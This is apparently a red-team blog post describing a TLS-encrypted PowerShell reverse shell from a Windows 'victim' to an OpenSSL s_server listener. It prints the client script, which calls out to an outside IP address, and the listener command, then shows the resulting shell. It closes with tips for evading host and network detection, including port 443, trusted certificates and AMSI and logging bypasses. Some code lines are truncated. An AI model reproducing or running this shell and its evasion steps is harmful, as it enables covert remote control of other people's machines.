Carrie Roberts · Follow
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OpenSSL Server Reverse Shell from Windows Client


By Carrie Roberts (@OrOneEqualsOne)

I loved learning about this simple shell using only OpenSSL by @int0x33. OpenSSL comes installed by default on most Linux and OS X operating systems, making this Command and Control (C2) option viable for these targets. But let's figure out what to do to establish a C2 session from a Windows client to the OpenSSL server.

Combining pieces of the solution from here and here, gives us this beautiful solution.

```
$socket = New-Object Net.Sockets.TcpClient('206.189.70.79', 9876)
$stream = $socket.GetStream()
$sslStream = New-Object System.Net.Security.SslStream($stream,$false,({$True} -as [Net.Secu
$sslStream.AuthenticateAsClient('fake.domain', $null, "Tls12", $false)
$writer = new-object System.IO.StreamWriter($sslStream)
$writer.Write('PS ' + (pwd).Path + '> ')
$writer.flush()
[byte[]]$bytes = 0..65535|%{0};
while(($i = $sslStream.Read($bytes, 0, $bytes.Length)) -ne 0)
{$data = (New-Object -TypeName System.Text.ASCIIEncoding).GetString($bytes,0, $i);
```

On the victim system, open a PowerShell prompt and paste in the code from above, replacing the IP address on the first line with your server's IP address.




```
root@ubuntu-s-1vcpu-1gb-sfo2-01:~# openssl s_server -quiet -key key.pem -cert ce
```



```
DESKTOP-5BGSTT8
PS C:\Users\admin>
```

This is what the network traffic looks like in Wireshark.



To increase the likelihood of bypassing host and network-based detections, use the following suggestions.

1) Use port 443 (instead of port 9876 given in this example). You must change it on both the server and the client.

2) Use a trusted certificate on your server, such as the cert.pem and privkey.pem files that are generated by Let's Encrypt and commonly found at /etc/letsencrypt/live/<your domain>/. Then substitute your domain name for the IP address in the PowerShell script.

3) Use this technique to generate an executable that will use .Net instead of PowerShell and has built-in script block logging and AMSI bypasses. You'll just need to turn the PowerShell script into one line by separating the

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